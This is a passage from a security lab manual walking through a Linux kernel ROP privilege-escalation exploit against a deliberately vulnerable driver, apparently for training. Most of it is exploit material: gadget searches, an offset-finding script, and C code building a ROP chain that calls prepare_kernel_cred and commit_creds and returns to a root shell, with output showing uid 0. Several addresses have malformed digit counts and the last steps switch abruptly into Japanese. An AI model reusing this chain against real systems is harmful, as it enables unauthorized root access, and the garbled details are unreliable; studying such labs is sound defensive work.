88. ☐ Next, enter **lsmod | grep drv** and verify that your kernel module is loaded.

89. ☐ To see our offset, enter **dmesg | tail**. An example of the output of the command is shown in the following screenshot.




```
student@ubuntu: ~/Downloads/trustwave/kernel_rop
student@ubuntu:~/Downloads/trustwave/kernel_rop$ lsmod | grep drv
drv                13116  0
student@ubuntu:~/Downloads/trustwave/kernel_rop$ dmesg | tail
[52912.806045] atkbd serio2: Unknown key pressed (translated set 2, code 0x66
on vmbus_0_5).
[52912.806047] atkbd serio2: Use 'setkeycodes 66 <keycode>' to make it known.
[52912.806051] atkbd serio2: Unknown key released (translated set 2, code 0x66
on vmbus_0_5).
[52912.806053] atkbd serio2: Use 'setkeycodes 66 <keycode>' to make it known.
[52912.806064] atkbd serio2: Unknown key pressed (translated set 2, code 0x6e
on vmbus_0_5).
[52912.806066] atkbd serio2: Use 'setkeycodes 6e <keycode>' to make it known.
[52912.806071] atkbd serio2: Unknown key released (translated set 2, code 0x6e
on vmbus_0_5).
[52912.806074] atkbd serio2: Use 'setkeycodes 6e <keycode>' to make it known.
[59491.290874] drv: module verification failed: signature and/or required key
missing - tainting kernel
[59491.291514] addr(ops) = ffffffffa015c340
student@ubuntu:~/Downloads/trustwave/kernel_rop$
```

90. ☐ Enter sudo **chmod a+r /dev/vulndrv**.
91. ☐ The next step is to provide a precomputed offset. Any memory address in kernel space that can be executed will work.
92. ☐ We need a way to redirect kernel execution flow to our ROP chain in user space without user space instructions.
93. ☐ So far, we have demonstrated how to find useful ROP gadgets and build a privilege escalation ROP chain.
94. ☐ Since we cannot redirect kernel control flow to a user-space address for this lab, we need to look for a gadget that is residing in kernel space. Once we have that, then we will prepare a ROP chain in user space, and then fetch pointers to instructions in kernel space.

95. ☐ Using arbitrary code execution in kernel space, we need to set our stack pointer to a user-space address that we control. Even though our test environment is 64-bit, we are interested in the last stack pivot gadget but with 32-bit registers, i.e. `xchg %eXx, %esp ; ret` or `xchg %esp, %eXx ; ret`. In case our `$rXx` contains a valid kernel memory address (e.g., `0xffffffffXXXXXXX`), this stack pivot instruction will set the lower 32 bits of `$rXx` (`0xFFFFFFFF` which is a user-space address) as the new stack pointer. Since the `$rax` value is known right before executing `fn()`, we know exactly where our new user-space stack will be and mmap it accordingly.

96. ☐ We are looking for the **xchg** instruction to select as our ROP gadget.


Enter **grep ' : xchg eax, esp ; ret ' ~/ropgadget**. An example of the output of this command is shown in the following screenshot.



```
Terminal
student@ubuntu: ~/Downloads/trustwave/kernel_rop
[59491.291514] addr(ops) = ffffffff015c340
student@ubuntu:~/Downloads/trustwave/kernel_rop$ sudo chmod a+r /dev/v
student@ubuntu:~/Downloads/trustwave/kernel_rop$ grep ' : xchg eax, es
' ~/ropgadget
0xfffffffff81576254 : xchg eax, esp ; ret 0x103d
0xfffffffff810242a6 : xchg eax, esp ; ret 0x10a8
0xfffffffff8108e258 : xchg eax, esp ; ret 0x11e8
0xfffffffff81762182 : xchg eax, esp ; ret 0x12eb
0xfffffffff816f4a04 : xchg eax, esp ; ret 0x13e9
0xfffffffff81a196fc : xchg eax, esp ; ret 0x1408
0xfffffffff814bd0fd : xchg eax, esp ; ret 0x148
0xfffffffff8119e39b : xchg eax, esp ; ret 0x148d
0xfffffffff813f8ce5 : xchg eax, esp ; ret 0x14c
0xfffffffff810db968 : xchg eax, esp ; ret 0x14ff
0xfffffffff81d5953e : xchg eax, esp ; ret 0x1589
0xfffffffff81951aee : xchg eax, esp ; ret 0x1d07
0xfffffffff81703efe : xchg eax, esp ; ret 0x1f3c
0xfffffffff81137e69 : xchg eax, esp ; ret 0x1fe9
0xfffffffff81722c49 : xchg eax, esp ; ret 0x20e9
0xfffffffff81485e4b : xchg eax, esp ; ret 0x2175
0xfffffffff811a1170 : xchg eax, esp ; ret 0x29e8
0xfffffffff812ec317 : xchg eax, esp ; ret 0x2e8
0xfffffffff81690fd4 : xchg eax, esp ; ret 0x2fe9
0xfffffffff8173973c : xchg eax, esp ; ret 0x3045
0xfffffffff81607735 : xchg eax, esp ; ret 0x3775
0xfffffffff8103fc58 : xchg eax, esp ; ret 0x3845
0xfffffffff811c2e9b : xchg eax, esp ; ret 0x3949
0xfffffffff815d599e : xchg eax, esp ; ret 0x3b41
0xfffffffff811bd91d : xchg eax, esp ; ret 0x3b48
0xfffffffff815a6249 : xchg eax, esp ; ret 0x3d66
0xfffffffff81256c43 : xchg eax, esp ; ret 0x40f6
0xfffffffff810e0846 : xchg eax, esp ; ret 0x43e8
0xfffffffff81a2b373 : xchg eax, esp ; ret 0x440d
0xfffffffff81a30ed5 : xchg eax, esp ; ret 0x440e
0xfffffffff81a2b356 : xchg eax, esp ; ret 0x4410
0xfffffffff81a2c440 : xchg eax, esp ; ret 0x4411
0xfffffffff81027957 : xchg eax, esp ; ret 0x4441
```

97. ☐ Please note when choosing a stack pivot gadget that it needs to be aligned by 8 bytes (since the ops is the array of 8-byte pointers and its base

address is properly aligned). The following simple script from Trustwave can be used to find a suitable gadget.



The screenshot shows a terminal window titled "Terminal" with a dark background. The prompt is "student@ubuntu: ~/Downloads/trustwave/kernel_rop". The user has run the command "more find_offset.py", displaying the contents of a Python script. The script takes two arguments: a base address and a file containing gadgets. It iterates through the gadgets, checks for alignment, and calculates the offset from the base address to find a suitable gadget. The output shows the offset, the gadget string, and the stack address.

```
student@ubuntu: ~/Downloads/trustwave/kernel_rop
student@ubuntu:~/Downloads/trustwave/kernel_rop$ more find_offset.py
#!/usr/bin/env python
import sys

base_addr = int(sys.argv[1], 16)


f = open(sys.argv[2], 'r') # gadgets

for line in f.readlines():
    target_str, gadget = line.split(':')
    target_addr = int(target_str, 16)

    # check alignment
    if target_addr % 8 != 0:
        continue

    offset = (target_addr - base_addr) / 8
    print 'offset =', (1 << 64) + offset
    print 'gadget =', gadget.strip()
    print 'stack addr = %x' % (target_addr & 0xffffffff)
    break
student@ubuntu:~/Downloads/trustwave/kernel_rop$
```

98. ☐ Let us run the script. Enter **cat ~/ropgadget | grep ': xchg eax, esp ; ret'**
> **gadgets**. An example of the output of this command is shown in the following screenshot.
99. ☐ The stack address is the address in user-space where the ROP chain needs to be mapped to, which is coded as a **fake_stack()** as shown in the following screenshot.



```
fakestack.c (~/Downloads/trustwave/kernel_rop) - gedit
fakestack.c
unsigned long *fake_stack;

mmap_addr = stack_addr & 0xffffffff000;
assert((mapped = mmap((void*)mmap_addr, 0x2000, PROT_EXEC|PROT_READ|PROT_WRITE,
MAP_POPULATE|MAP_FIXED|MAP_GROWSDOWN, 0, 0)) == (void*)mmap_addr);

fake_stack = (unsigned long *)(stack_addr);
*fake_stack += 0xffffffff810c9ebdUL; /* pop %rdi; ret */
fake_stack = (unsigned long *)(stack_addr + 0x11e8 + 8);
```

100. ☐ The RET instruction in the stack pivot has a numeric operand; since there is no argument; it pops the return address off the stack and jumps to it. The second ROP gadget is for cleaning up properly.


101. ☐ There is a chance that the syscall in the kernel could switch context. We need to prepare for that. It is typically done by using the iret instruction (inter-privilege return). For this, we can get the address of the iretq instruction. Enter **objdump -j .text -d ~/Downloads/vmlinux | grep iretq | head -1**. An example of this is shown in the following screenshot.



```
student@ubuntu:~/Downloads/trustwave/kernel_rop$ objdump -j .text -d ~/Downloads/vmlinux | grep iretq | head -1
ffffffff81053056: 48 cf          iretq
student@ubuntu:~/Downloads/trustwave/kernel_rop$
```

102. ☐ We need more since we are on a 64-bit system. We need swapgs since this is executed at the entry to a kernel space routing and is required before returning to user space.

103. ☐ We now have everything required. It is still possible that a context switch or something else could occur. However, we have the process now and if it does fail, then you can always debug it. An example of the ROP chain is shown in the following screenshot.



```
rop_exploit.c (-/Downloads/trustwave/kernel_rop) - gedit
printf("array base address = 0x%lx\n", base_addr);
stack_addr = (base_addr + (req.offset * 8)) & 0xffffffff;
fprintf(stdout, "stack address = 0x%lx\n", stack_addr);

mmap_addr = stack_addr & 0xffff0000;
assert((mapped = mmap((void*)mmap_addr, 0x20000, 7, 0x32, 0, 0)) == (void*)mmap_addr);
assert((temp_stack = mmap((void*)0x30000000, 0x10000000, 7, 0x32, 0, 0)) == (void*)0x30000000);

save_state();
fake_stack = (unsigned long *) (stack_addr);
*fake_stack += 0xffffffff810c9ebdUL; /* pop %rdi; ret */

fake_stack = (unsigned long *) (stack_addr + 0x11e8 + 8);

*fake_stack += 0x0UL; /* NULL */
*fake_stack += 0xffffffff81095430UL; /* prepare_kernel_cred() */

*fake_stack += 0xffffffff810dc796UL; /* pop %rdx; ret */
/*fake_stack += 0xffffffff81095190UL; /* commit_creds() */
*fake_stack += 0xffffffff81095196UL; // commit_creds() + 2 instructions

*fake_stack += 0xffffffff81036b70UL; /* mov %rax, %rdi; call %rdx */

*fake_stack += 0xffffffff81052804UL; // swaps; pop rbp; ret
*fake_stack += 0xdeadbeefUL; // dummy placeholder


*fake_stack += 0xffffffff81053056UL; /* iretq */
*fake_stack += (unsigned long)shell; /* spawn a shell */
*fake_stack += user_cs; /* saved CS */
*fake_stack += user_rflags; /* saved EFLAGS */
*fake_stack += (unsigned long)(temp_stack+0x5000000); /* mmaped stack region in user space */
*fake_stack += user_ss; /* saved SS */

//map = mmap((void *)..., ..., 3, 0x32, 0, 0);

fd = open(DEVICE_PATH, O_RDONLY);


if (fd == -1) {
    perror("open");
}
```

104. ☐ It is now time to check. Enter **dmesg | grep addr | grep ops**. An example of this is shown in the following screenshot.



105. ☐ Now that we have the address for the ops, we need the offset.

Enter **~/find_offset.py ffffffffa02e9340 ~/gadgets**. Remember to replace this with your own addresses and offsets if they are different. An example of the output of the command is shown in the following screenshot.



106. ☐ 次に、エクスプロイトをコンパイルします。**`./rop_exploit`**

18446744073644231139 ffffffff02e9340 と入力します。成功した場合の例を次のスクリーンショットに示します。

```
array base address = 0xfffffffffa02e9340
stack address = 0x8108e258
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

107. ☐ エクスプロイトが失敗した場合は、デバッグシンボルを使用して実行可能ファイルをコンパイルし、不足しているものを確認してください。正確なコードシーケンスを取得するには、特に ROP チェーンを構築するには、時間とデバッグの労力が必要です。

108. ☐ ラボの目的は達成されました。